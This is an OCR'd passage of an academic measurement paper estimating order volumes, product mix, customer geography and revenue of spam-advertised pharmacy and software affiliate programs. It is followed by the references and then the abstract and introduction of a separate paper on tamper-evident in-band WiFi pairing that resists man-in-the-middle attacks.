Under these assumptions, we can now estimate the rate of orders seen by each enterprise. Figure 4 plots the 2011 data points for each of the 10 programs. We also plot the least squares linear interpolation as well as the slope parameter of this line—corresponding to the number of orders received per day on average. During this time period, daily order rates for pharmacy programs vary from a low of 227 for Rx–Promotion (recall that their order IDs increment by two for each order) up to a high of 887 for EvaPharmacy (software programs range between 49 and 749). Together, these reflect a monthly volume of over 82,000 pharmaceutical orders and over 37,000 software orders. Again, these numbers reflect upper bounds on completed orders, since undoubtedly some fraction of these attempted orders are declined; however, it seems clear that order volume is substantial.

We also note that while order volume is quite consistent across January and February, there are significant fall offs for some programs when compared to the data gathered earlier. For example, during 2010, the average number of Rx–Promotion orders per day was 385, 70% greater than during the first two months of 2011. Similarly, 2011 GlavMed orders are off roughly 20% from their 2010 pace, and EvaPharmacy saw a similar decline as compared to October and November of that year. Other programs changed little and maintained a stable level of activity.

4 Purchasing behavior

While the previous analysis demonstrates that pharmaceutical affiliate programs are receiving a significant volume of orders, it reveals little about the source of these orders or their contents. In this section, we use an opportunistic analysis of found server log data to explore these issues for one such affiliate program.

4.1 EvaPharmacy image hosting

In particular, we examine EvaPharmacy, a "top 5" spam-advertised pharmacy affiliate program.[6] In monitoring EvaPharmacy sites we observed that roughly two thirds "outsourced" image hosting to compromised third-party servers (typically functioning Linux-based Web servers). This behavior was readily identifiable because visits to such sites produced HTML code in which each image load was redirected to another server—addressed via raw IP address—at port 8080.

We contacted the victim of one such infection and they were able to share IDS log data in support of this study. In particular, our dataset includes a log of HTTP request streams for a compromised image hosting server that was widely used by EvaPharmacy sites over five days in August of 2010. While the raw IP addresses in our dataset have been anonymized (consistently), they have first been geolocated (using MaxMind) and these geographic coordinates are available to us. Thus, we have city-level source identifiability as well as the contents of HTTP logs (including timestamp, object requested, and referrer).

Through repeated experimentation with live EvaPharmacy sites, we inferred that the site "engine" can use dynamic HTML rewriting (similar to Akamai) to rewrite embedded image links on a *per visit* basis. On a new visit (tracked via a cookie), the server selects a set of five compromised hosts and assigns these (apparently in a quasi-random fashion) to each embedded image link served. During the five-day period covering our log data, our crawler observed 31 distinct image servers in use.

[5] We have found third parties contracting for custom GlavMed templates on popular "freelancer" sites, giving reason to believe that independent innovation exists around the SE2 engine created by GlavMed.

[6] Our page classifiers [16] identified EvaPharmacy in over 8% of pharmacy sites found in spam-advertised URLs over three months, with affiliates driving traffic to over 11,000 distinct domains.




Figure 4: Collected data points and best fit slope showing the inferred order rate for ten different spam-advertised affiliate programs. Order numbers are zero-normalized and the vertical scale of each plot is identical.

However, our particular server was apparently disproportionately popular, as it appears in 31% of all contemporaneous visits made by our URL crawler (perhaps due to its particularly good connectivity). In turn, each image server hosts an nginx Web proxy able to serve the entirety of the image corpus.

4.2 Basket inference

Since the log we use is limited to embedded Web page images, and in fact only includes one fifth of the images fetched during a particular visit, there are considerable challenges involved in inferring item selection purely from this data. We next discuss how this inference technique works (illustrated at a high level in Figure 5) as well as its fundamental limitations.[7]

We mapped out the purchasing workflow involved in ordering from an EvaPharmacy site, and observed that all purchases involve visiting four key kinds of pages in order: landing, product, shopping cart, and checkout. The landing page generally includes over 40 distinct embedded images. Thus, even though images are split among five servers, it is highly likely that multiple objects from each landing page are fetched via our server (each with a referrer field identifying the landing page from which it was requested).[8] We observe 752,000 distinct IP addresses that visited and included referrer information during our five-day period.

When a visitor selects a particular drug from the landing page, the reply takes them to an associated product page. This page in turn prompts them to select the particular dosage and quantity they wish to purchase. The precise construction of product pages differs between the set of site templates (i.e., storefront brands) used by EvaPharmacy. However, all include at least a few new images not found on the landing page, and the most popular template fetches five additional images. The number of additional images varies on a per-template basis, not a per-product basis within each template. Thus, for some templates we may have less opportunity to observe what product the user selects, but this does not affect our estimate of the *distribution* of products selected, because the diminished opportunity is not correlated with particular products.

Next, upon selecting a product, the user is taken to the shopping cart page, which again includes a large number (often a dozen or more) of new images representing *product recommendations*. We observe 4,879 cart visits from 3,872 distinct IP addresses. This allows us to estimate a product-selection conversion rate: the fraction of visitors who select an item for purchase. Based on the total number of visitors where we have referrer information, the conversion percentage on an IP basis is 0.5%.[9] Of these, 3,089 cart additions have preceding visits to prod-

[7] This general approach is similar in character to Moore and Clayton's inference of phishing page visits from Webalizer logs [20].

[8] We validated this observation using our crawled data, which showed that the landing pages using :8080 image hosting always used five distinct servers. Thus, any image server assigned to a particular visit is guaranteed to see the landing page load for that visit.

[9] For comparison, in our previous work we measured a visit-to-product-selection conversion rate of 2% [10].




Figure 5: How a user interacts with an EvaPharmacy Web site, beginning with the landing page and then proceeding to a product page and the shopping cart. The main Web site contains embedded images hosted on separate compromised systems. When a browser visits such pages, the referrer information is sent to the image hosting servers for every new image visited.

uct pages, which allows us to infer the selected product. To quantify overall shopping cart addition activity, we compare the total number of visits to the number of visits to the shopping cart page. To quantify individual item popularity, we examine the subset of visits for which the customer workflow allows us to infer which specific item was added to the cart.

There are three key limitations to this approach. First and foremost, the final page in the purchasing workflow—the checkout page—generally does not include unique image content, and thus does not appear in our logs (even if it did, our approach could not determine whether checkout completed correctly). Thus, we can only observe that a user inserted an item into their cart, but not that they completed a purchase attempt. In general, this is only an issue to the degree that shopping cart abandonment correlates with variables of interest (e.g., drug choice). The second limitation is that pages typically use the same image for all dosages and quantities on a given product page, and therefore we cannot distinguish these features (e.g., we cannot distinguish between a user selecting 120 tablets of 25mg Viagra tablets vs. an order of 10 tablets, each of 100mg). Finally, we cannot disambiguate multiple items selected for purchase. When a user visits a product page followed by the shopping cart page, we can infer that they selected the associated product. However, if the visitor then *continues* shopping and visits additional product pages, we cannot determine whether they added these products or simply examined them (subsequent visits to the shopping cart page add few new recommended products; recommendations appear based on the first item in the cart). We choose the conservative approach and only consider the products that we are confident the user selected, which will cause us to under-represent those drugs typically purchased together.

Another issue is that pharmacy formularies, while largely similar, are not identical between programs. In particular, some pharmacy programs (e.g., Online Pharmacy) offer Schedule II drugs (e.g., Oxycodone and Vicodin). However, since EvaPharmacy does not sell such drugs, our data does not capture this category of demand.

Finally, our dataset also has potential bias due to the particular means used to drive traffic to it. We found that 45 of the 50 top landing pages observed in the hosting data also appeared in our spam-driven crawler data, demonstrating directly that these landing pages were advertised through email spam. While these pages could also be advertised using less risky methods such as SEO, this seems unlikely since spam-advertised URLs are swiftly blacklisted [14]. Thus, we suspect (but cannot prove) that our data may *only* capture the purchasing behavior for the spam-advertised pharmacies; different advertising vectors could conceivably attract different demographics with different purchasing patterns.

Given these limitations, we now report the results of two analyses: product popularity (what customers buy) and customer distribution (where the money comes from).

4.3 Product popularity

Our first analysis focuses on simple popularity: what individual items users put into their shopping carts (Table 3a) and what broad (seller-defined) categories of pharmaceuticals were popular (Table 3b) during our measurement period. Although naturally dominated by the various ED and sexually-related pharmaceuticals, we find a surprisingly long tail; indeed, 38% of all items added to the cart were not in this category. We observed 289 distinct products, including popular mass-market products such as Zithromax (31), Acomplia (27), Nexium (26), and Propecia (27); but also Cipro (11; a commonly prescribed antibiotic), Actos (6; a treatment for Type 2 diabetes), Buspar (12; anti-anxiety), Seoquel (9; anti-schitzophrenia), Clomid (8; ovulation inducer), and Gleevec (1; used to treat Leukemia and other cancers).




Figure 6: The geographic distribution of those who added an item to their shopping cart.

Country	Visits	Cart Additions	Added Product
United States	517,793	3,707	0.72%
Canada	50,234	218	0.43%
Philippines	42,441	39	0.09%
United Kingdom	39,087	131	0.34%
Spain	26,968	59	0.22%
Malaysia	26,661	31	0.12%
France	18,541	37	0.20%
Germany	15,726	56	0.36%
Australia	15,101	86	0.57%
India	10,835	17	0.16%
China	8,924	30	0.34%
Netherlands	8,363	21	0.25%
Saudi Arabia	8,266	36	0.44%
Mexico	7,775	17	0.22%
Singapore	7,586	17	0.22%

Table 2: The top 15 countries and the percentage of visitors who added an item to their shopping cart.

This in turn explains why such online pharmacies maintain a comprehensive inventory: not only does a full formulary lend legitimacy, but it also represents a significant source of potential revenue.

We also comprehensively crawled an EvaPharmacy site for pricing data and calculated the *minimum* estimated revenue per purchase (also shown for the top 18 products in Table 3a). Combining this data with our measurement of item popularity, we calculate a minimum weighted-average item cost of $76 plus $15 for shipping and handling. This weighted average assumes visitors always select the minimum-priced item for any given purchase, and that the final purchases have the same distribution as for items added to the user's shopping cart.

4.4 Customer distribution

We next examine the geographic component of the EvaPharmacy customer base. Figure 6 shows the geolocated origin for all shopping cart additions. We observe that EvaPharmacy has a vast advertising reach, producing site visits from 229 distinct countries or territories. However, this reach is not necessarily all that useful: the population *actively engaging* with EvaPharmacy sites and placing orders is considerably less diverse than the superset simply visiting (perhaps inadvertently or due to curiosity). For example, the Philippines constitutes 4% of the visitors, but only 1% of the additions to the shopping cart. Overall, countries other than the U.S., Canada, and Western Europe generate 29% of the visitors but only 13% of the items added to the shopping cart. Conversely, the vast majority of shopping cart insertions originate from the U.S. and Canada (80%) or Europe (6%), reinforcing the widely held belief that spam-advertised pharmaceuticals are ultimately funded with Western Dollars and Euros.

The United States dominates both visits (54%) and cart additions (76%), and moreover has the highest rate of conversion between visit and shopping cart insertion (0.72%). Table 2 well illustrates this, listing the activity from the countries originating the most visits. This observation reinforces the conclusion that non-Western audiences offer ineffective targets for such advertising.

Finally, we also notice significant differences between the drug selection habits of Americans compared to customers from Canada and Western Europe. In particular, we divide the EvaPharmacy formulary into two broad categories: lifestyle drugs (defined as drugs commonly used recreationally, including "male-enhancement" items plus Human Growth Hormone, Soma and Tramadol) and non-lifestyle (all others, including birth control pills). We find that while U.S. customers select non-lifestyle items 33% of the time, Canadian and Western-European customer selections concentrate far more in the lifestyle category—only 8% of all items placed in a shopping cart are non-lifestyle items. We surmise that this discrepancy may arise due to differences in health care regimes; drugs easily justified to a physician may be fully covered under state health plans in Canada and Western Europe, leaving an external market only for lifestyle products. Conversely, a subset of uninsured or under-insured customers in the U.S. may view spam-advertised, no-prescription-required pharmacies as a competitive market for meeting their medical needs. To further underscore this point, we observe that 85% of *all* non-lifestyle drugs are selected by U.S. visitors.

5 Revenue estimation

Combining the results from estimates on the order rate per program and estimates of the shopping cart makeup, we now estimate total revenue on a per-program basis.

5.1 Average price per order

The revenue model underlying our analysis is simple: we multiply the estimated order rate by the average price per order to arrive at a total revenue figure over a given unit

Product	Quantity	Min order
Generic Viagra	568	$78.80
Cialis	286	$78.00
Cialis/Viagra Combo Pack	172	$74.95
Viagra Super Active+	121	$134.80
Female (pink) Viagra	119	$44.00
Human Growth Hormone	104	$83.95
Soma (Carisoprodol)	99	$94.80
Viagra Professional	87	$139.80
Levitra	83	$100.80
Viagra Super Force	81	$88.80
Cialis Super Active+	72	$172.80
Amoxicillin	47	$35.40
Lipitor	38	$14.40
Ultram	38	$45.60
Tramadol	36	$82.80
Prozac	35	$19.50
Cialis Professional	33	$176.00
Retin A	31	$47.85

(a)

Category	Quantity
Men's Health	1760
Pain Relief	232
Women's Health	183
General Hearth	135
Antibiotics	134
Antidepressants	95
Weight Loss	92
Allergy & Asthma	85
Heart & Blood Pressure	72
Skin Care	54
Stomach	41
Mental Health & Epilepsy	33
Anxiety & Sleep Aids	33
Diabetes	22
Smoking Cessation	22
Vitamins and Herbal Suppliments	18
Eye Care	15
Anti-Viral	14

(b)

Table 3: Table (a) shows the top 18 product items added to visitor shopping carts (representing 66% of all items added). Table (b) shows the top 18 seller-defined product categories (representing 99% of all items).

of time. However, we do not know, on a per-program basis, the actual average purchase price. Thus, we explore three different approximations, all of which we believe are conservative.

First, for on-line pharmacies we use the static value of roughly $100 as reported in our previous "*Spamalytics*" study [10]. However, this study only considered one particular site, covered only 28 customers, and was unable to handle more than a single item placed in a cart (i.e., it could not capture information about customers buying multiple items).

We also consider a second approximation based on the minimum priced item (including shipping) on the site for each program under study. Since sites can have enormous catalogs, we restrict the set of items under consideration as follows. For pharmacy sites, we consider the top 18 most popular items as determined by the analysis of EvaPharmacy in § 4 (these top 18 items constituted 66% of order volume in our analysis). For each of these items present in the target pharmacy, we find the minimum-priced instance (i.e., lowest dosage and quantity) and use the overall minimum as our per-order price. For small deviations between pharmacy formularies (e.g., different Viagra store-brand variants) we simply substitute one item for the other. We repeat this same process for software, but since we do not have a reference set of most popular items for this market, we simply use the declared "bestsellers" at each site (16 at Royal Software, 36 and SoftSales and 76 at EuroSoft)—again using the minimum priced item to represent the average price per order.

Finally, we calculate a "basket-weighted average" price using measured popularity data. For pharmacies we again consider the 18 most popular EvaPharmacy items and extract the overlap set with other pharmacies. Using the relative frequency of elements in this intersection, we calculate a popularity vector that we then use to weight the minimum item price; we use the sum of these weights as the average price per order. Intuitively, this approach tries to accommodate the fact that product's have non-uniform popularity, while still using the conservative assumption that users order the minimum dosage and quantity for each item. Note that we implicitly assume that the distribution of drug popularity holds roughly the same between online pharmacies.[10]

We repeated this analysis, as before, with site-declared best-selling software packages. To gauge relative popularity, we searched a large BitTorrent metasearch engine (isohunt.com), which indexes 541 sites tracking over 6.5 million torrents. We assigned a popularity to each software item in proportion to the sum of the seeders and leechers on all torrents matching a given product name. We then weighted the total prices (inclusive of any handling charge) by this popularity metric to arrive at an estimate of the average order price.

[10]One data point supporting this view is Rx–Promotion's rank-ordered list of best selling drugs. The ten most popular items sold by both pharmacies are virtually the same and ranked in the same order.

Affiliate Program	orders/month	*Spamalytics*		Min product price		Basket-weighted average	
		single order	rev/month	single order	rev/month	single order	rev/month
33drugs	9,862	$100	$980,000	$45.00	$440,000	$57.25	$560,000
4RX	8,001	$100	$800,000	$34.50	$280,000	$95.00	$760,000
EuroSoft	22,776	N/A	N/A	$26.50	$600,000	$84.50	$1,900,000
EvaPharmacy	26,962	$100	$2,700,000	$50.50	$1,300,000	$90.00	$2,400,000
GlavMed	17,933	$100	$1,800,000	$54.00	$970,000	$57.00	$1,000,000
Online Pharmacy	5,856	$100	$590,000	$37.00	$220,000	$58.00	$340,000
Pharmacy Express	7,933	$100	$790,000	$51.00	$410,000	$58.75	$460,000
Royal Software	13,483	N/A	N/A	$55.25	$750,000	$133.75	$1,800,000
Rx–Promotion	6,924	$100	$690,000	$45.00	$310,000	$57.25	$400,000
SoftSales	1,491	N/A	N/A	$20.00	$30,000	$134.50	$200,000

Table 4: Estimated monthly order volume, average purchase price, and monthly revenue (in dollars) per affiliate program using three different per-order price approximations.

5.2 Revenue

Finally, to place a rough estimate on revenue, we multiply the 2011 order volume measurements shown in Figure 4 against each of the previously mentioned approximations, summarized in Table 4. In general, the approximation from our prior "*Spamalytics*" study is the largest, followed by basket-weighted average and then minimum product price. However, for pharmaceutical programs the difference between product prices is not large, and thus the minimum and basket-weighted estimates all lie within 2X of one another. Software programs see much more variation in price, and hence the difference between the minimum and basket-weighted revenue estimates can be substantial.

Using the basket-weighted approximation, we find that both GlavMed and EvaPharmacy produce revenues in excess of $1M per month, with all but two over $400K. Surprisingly, software sales also produce high revenue—less due to high prices than high order volumes. It remains for future work how to further validate how closely order volumes track successfully completed *orders* for this market niche.

5.3 External consistency

While we put considerable care into producing these estimates, a number of biases remain unavoidable. First, while our order volume data has internal consistency (and consistency with order number implementations in common shopping cart software), we could not capture the impact of order declines. Thus, we have a somewhat optimistic revenue estimate, since surely some fraction of orders will not complete.

On the other hand, our estimates of average order revenue are themselves conservative in several key ways. First, they assume that all purchasers select only a single item. Second, they assume that when purchasing an item, all users select the minimum dosage and quantity. Finally, for pharmaceuticals we need to keep in mind that EvaPharmacy does not carry "harder" drugs found at other sites, such as Schedule II opiates. We have found anecdotal evidence that these drugs are highly popular at such sites, but our methodology does not offer any means to consider their impact. Such items are also typically more expensive than other drugs (e.g., the cheapest Hydrocodone order possible at one popular pharmacy is $186 plus shipping). Thus, this other factor will cause us to *underestimate* the true revenue per order.

Our intuition is that such factors are modest, and our estimates capture—within perhaps a small constant factor—the true level of financial activity within each enterprise. However, absent ground truth data for program revenues, it is not generally possible to validate our model and hence verify that our measurements actually capture reality. In general, this kind of validation is rarely possible since the actors involved are not public companies and do not make revenue statements available.

Due to an unusual situation, however, we were able to acquire such information for one program, Rx–Promotion. In particular, a third party made public a variety of information, including multiple months of accounting data, for Rx–Promotion's payment processor.[11] While we cannot validate the provenance of this data, its volume and specificity make complete fabrication unlikely. In addition, given that our research covers only a small subset of this data, it seems further unlikely that any fabrication would closely match our own independent measurements.

Unfortunately, we do not have payment ledgers precisely covering our 2011 measurement period. Instead, we compare against a similar period six months earlier for which we do have ground truth documentation, 27 consecutive days from the end of Spring, 2010. These

[11] While our legal advisers believe that the prior public disclosure of this data allows its use in a research context, we chose not to unnecessarily antagonize the payment services provider by naming them here.

two periods are comparable because during both times Rx–Promotion had significant difficulty processing orders on "controlled" drugs (indeed, during the 2011 period such drugs had been removed from the standard formulary on Rx–Promotion affiliates).[12]

Based on this data, we find that between May 31 and June 26, 2010, Rx–Promotion's turnover via electronic payments was $609K.[13] Using our estimate of 385 orders per day in 2010 (see § 3), this is consistent with an average revenue per order of $58, very similar to our basket-weighted average order price estimate of $57. While we suspect that both estimates are likely off (with the number of true June 2010 orders likely less due to declines, and January 2011 price-per-order likely higher due to conservatism in our approximation), they are sufficiently close to one another to support our claim that this approach can provide a rough, but well-founded estimate (i.e., within a small constant factor) of program revenue.

6 Conclusion

When asked why he robbed banks, Willie Sutton famously responded, "Because that's where the money is." The same premise is frequently used to explain the plethora of unwanted spam that fills our inboxes, pollutes our search results and infests our social networks—spammers spam because they can make money at it. However, a key question has long been how much money, and from whom? In this paper we provide what we believe represents the most comprehensive attempt to answer these questions to date. We have developed new inference techniques: one to estimate the rate of new orders received by the very enterprises whose revenue drives spam, and the other to characterize the products and customers who provide that same revenue. We provide quantitative evidence showing that spam is ultimately supported by Western purchases, with a particularly central role played by U.S. customers. We also provide the first sense of market size, with well over 100,000 monthly orders placed in our dataset alone. Finally, we provide rough but well-founded estimates of per-program revenue. Our results suggest that while the spam-advertised pharmacy market is substantial, with annual revenue in the many tens of millions of dollars, it has nowhere near the size claimed by some, and indeed falls vastly short of the annual expenditures on technical anti-spam solutions.

[12] During periods when such drugs were sold *en masse*, the overall Rx–Promotion revenue was frequently doubled.

[13] Interestingly, this data also provides useful information about refunds and chargebacks (together about 10% of revenue) as well as processing fees (roughly 8.5%). Thus, the gross revenue delivered to Rx–Promotion in June 2010 was likely closer to $489K. Finally, since roughly 40% of successful order income is paid to affiliates on a commission basis, that leaves only $270K (44% of gross) for fulfillment, administrative costs, and profit.

Acknowledgments

We offer our thanks to the many individuals and organizations who aided us in this study. First, we thank both our card issuer and the anonymous provider of the Eva hosting log; together they provided us with the key tools to execute this study. Second, we thank our numerous spam data providers — Jose Nazario, Chris Morrow, Barracuda Networks, Abusix and again as many who prefer to remain anonymous — provided the raw spam data advertising the programs covered in this study. We thank Brian Kantor, Joe Stewart, Kevin Fall, Jeff Williams, Eliot Gillum, Hersh Dangayach and Jef Pozkanzer, among a long list of others, for their operational support and guidance. Erin Kenneally, Aaron Burstein, Daniel Park, Tony Perez and Patrick Schelsinger provided key legal oversight while Kathy Krane, Ellen Sanders, Faye McCullough, Robin Posner, Marianne Generales and Art Ellis provided administrative oversight. We thank Kate Franz for her feedback regarding pharmaceuticals. Finally, we wish to acknowledge the efforts of the anonymous reviewers as well as the feedback and support of the entire CCIED team. This work was supported in part by National Science Foundation grants NSF-0433668, NSF-0433702, NSF-0831138 and CNS-0905631, by the Office of Naval Research MURI grant N000140911081, and by generous research, operational and/or in-kind support from Google, Microsoft, Yahoo, Cisco, HP and the UCSD Center for Networked Systems (CNS). McCoy was supported by a CCC-CRA-NSF Computing Innovation Fellowship.

References

[1] C. Akass. Storm worm 'making millions a day'. `http://www.computeractive.co.uk/pcw/news/1923144/storm-worm-millions-day`, 2008.

[2] M. de Vivo, E. Carrasco, G. Isern, and G. de Vivo. A Review of Port Scanning Techniques. *Computer Communication Review*, 1999.

[3] Forrester Data. Consumer Attitudes Toward Spam in Six Countries. `http://www.bsacybersafety.com/files/Forrester_Consumer_Spam.pdf`, 2004.

[4] C. Grier, K. Thomas, V. Paxson, and M. Zhang. @spam: The Underground on 140 Characters or Less. In *Proc. of 17th ACM CCS*, 2010.

[5] C. Herley and D. Florêncio. A Profitless Endeavor: Phishing as Tragedy of the Commons. In *Proc. of the 11th NSPW*, 2008.

[6] C. Herley and D. Florêncio. Economics and the Underground Economy. Black Hat Briefings, July 2009.

[7] C. Herley and D. Florêncio. Nobody Sells Gold for the Price of Silver: Dishonesty, Uncertainty and the Underground Economy. In *Economics of Information Security and Privacy*, 2010.

[8] Ipsos Public Affairs. Key Findings of the 2010 MAAWG Email Security Awareness and Usage Sur-

vey. http://www.maawg.org/system/files/2010_MAAWG-Consumer_Survey_Key_Findings.pdf, 2010.

[9] C. Kanich, N. Chachra, D. McCoy, C. Grier, D. Wang, M. Motoyama, K. Levchenko, S. Savage, and G. M. Voelker. No Plan Survives Contact: Experience with Cybercrime Measurement. In *Proc. of 4th USENIX CSET*, 2011.

[10] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamalytics: An Empirical Analysis of Spam Marketing Conversion . In *Proc. of 15th ACM CCS*, 2008.

[11] S. Karam. Cybercrime is more effective than drug trading. http://www.crime-research.org/news/29.11.2005/1666/, 2005.

[12] Kommersant. Spamming may become criminal offense. http://en.rian.ru/papers/20101202/161593138.html, 2010.

[13] B. Krebs. Spam Affiliate Program Spamit.com to Close. http://krebsonsecurity.com/2010/09/spam-affialite-program-spamit-com-to-close/, 2010.

[14] C. Kreibich, C. Kanich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamcraft: An Inside Look at Spam Campaign Orchestration. In *Proc. of 2nd USENIX LEET*, 2009.

[15] LegitScript. Industry Trends: EvaPharmacy, 33Drugs (DrugRevenue) emerge as major Internet threats. http://legitscriptblog.com/2009/10/industry-trends-evapharmacy-33drugs-drugrevenue-emerge-as-major-internet-threats/, 2009.

[16] K. Levchenko, A. Pitsillidis, N. Chachra, B. Enright, M. Felegyhazi, C. Grier, T. Halvorson, C. Kanich, C. Kreibich, H. Liu, D. McCoy, N. Weaver, V. Paxson, G. M. Voelker, and S. Savage. Click Trajectories: End-to-End Analysis of the Spam Value Chain. In *Proc. of IEEE Symposium on Security and Privacy*, 2011.

[17] Magento. Magento eCommerce Platform. http://www.magentocommerce.com.

[18] S. Malinin. Spammers earn millions and cause damages of billions. http://english.pravda.ru/russia/economics/15-09-2005/8908-spam-0/, 2005.

[19] Marshal. Sex, Drugs and Software Lead Spam Purchase Growth. http://www.m86security.com/newsitem.asp?article=748, 2008.

[20] T. Moore and R. Clayton. An Empirical Analysis of the Current State of Phishing Attack and Defence. In *Proc. of 6th WEIS*, 2007.

[21] Y. Niu, Y.-M. Wang, H. Chen, M. Ma, and F. Hsu. A Quantitative Study of Forum Spamming Using Context-based Analysis. In *Proc. of 14th NDSS*, 2007.

[22] D. Samosseiko. The Partnerka — What is it, and why should you care? In *Proc. of Virus Bulletin Conference*, 2009.

[23] Senate Committee on Commerce, Science, and Transportation. Cybersecurity—Assessing Our Vulnerabilities and Developing An Effective Defense, 2009.

[24] Ubercart. http://www.ubercart.org.

[25] Visa Inc. Visa Check Card Issuer Authorization Performance Self-Diagnostic Tool. http://www.weknowpayments.com/documents/pdf/Visa_Performance_Tool.pdf, 2008.

[26] Y.-M. Wang, M. Ma, Y. Niu, and H. Chen. Spam Double-Funnel: Connecting Web Spammers with Advertisers. In *Proc. of 16th ACM WWW*, 2007.

[27] X-Cart. http://www.x-cart.com.

[28] Zen Ventures, LLC. Zen Cart. http://www.zen-cart.com.

Secure In-Band Wireless Pairing

Shyamnath Gollakota, Nabeel Ahmed, Nickolai Zeldovich, and Dina Katabi
Massachusetts Institute of Technology

ABSTRACT

This paper presents the first wireless pairing protocol that works in-band, with no pre-shared keys, and protects against MITM attacks. The main innovation is a new key exchange message constructed in a manner that ensures an adversary can neither hide the fact that a message was transmitted, nor alter its payload without being detected. Thus, any attempt by an adversary to interfere with the key exchange translates into the pairing devices detecting either invalid pairing messages or an unacceptable increase in the number of such messages. We analytically prove that our design is secure against MITM attacks, and show that our protocol is practical by implementing a prototype using off-the-shelf 802.11 cards. An evaluation of our protocol on two busy wireless networks (MIT's campus network and a reproduction of the SIGCOMM 2010 network using traces) shows that it can effectively implement key exchange in a real-world environment.

1 INTRODUCTION

Recent trends in the security of home WiFi networks are driven by two phenomena: ordinary users often struggle with the security setup of their home networks [14], and, as a result, some of them end up skipping security activation [19, 26]. Simultaneously, there is a proliferation of WiFi gadgets and sensors that do not support an interface for entering a key. These include WiFi sound systems, medical sensors, USB keys, light and temperature sensors, motion detectors and surveillance sensors, home appliances, and game consoles. Even new models of these devices are unlikely to support a keypad because of limitations on their form factor, style, cost, or functionality. Responding to these two requirements—easing security setup for home users, and securing devices that do not have an interface for entering a key—the WiFi Alliance has introduced the Push Button Configuration (PBC) mechanism [26]. To establish a secure connection between two WiFi devices, the user pushes a button on each device, and the devices broadcast their Diffie-Hellman public keys [7], which they then use to protect all future communication. PBC is a *mandatory* part of the new WiFi Protected Setup certification program [27]. It is already adopted by the major WiFi manufacturers (e.g., Cisco, NetGear, HP, Microsoft, Sony) and implemented in about 2,000 new products from 117 different companies [25].

Unfortunately, the PBC approach taken by the WiFi Alliance does not fully address WiFi security. Diffie-Hellman's key-exchange protocol [7] protects against only passive adversaries that snoop on the wireless medium to obtain key exchange messages. Since the key exchange messages are not authenticated in any way, the protocol is vulnerable to an active man-in-the-middle (MITM) attack. That is, an adversary can impersonate each device to the other, convincing both devices to establish a secure connection via the adversary. With WiFi increasingly used in medical sensors that transmit a patient's vital signals [11] and surveillance sensors that protect one's home [16, 21], there is a concern that, being vulnerable to MITM attacks, PBC may give users a false sense of security [15, 26].

One may wonder why the WiFi Alliance did not adopt a user-friendly solution that also protects against MITM attacks. We believe the reason is that existing user-friendly solutions to MITM attacks require devices to support an out-of-band communication channel [6, 10, 17, 18, 20, 22]. For example, devices can exchange keys over a visual channel between an LCD and a camera [18], an audio channel [10], an infrared channel [2], a dedicated wireless channel allocated exclusively for key exchange [6], etc. Given the cost, size, and capability constraints imposed on many WiFi products, it is difficult for the industry to adopt a solution that requires an out-of-band communication channel.

This paper presents *tamper-evident pairing* (TEP), a novel protocol that provides simple, secure WiFi pairing and protects against MITM attacks without an out-of-band channel. TEP can also be incorporated into PBC devices and existing WiFi chipsets without hardware changes.

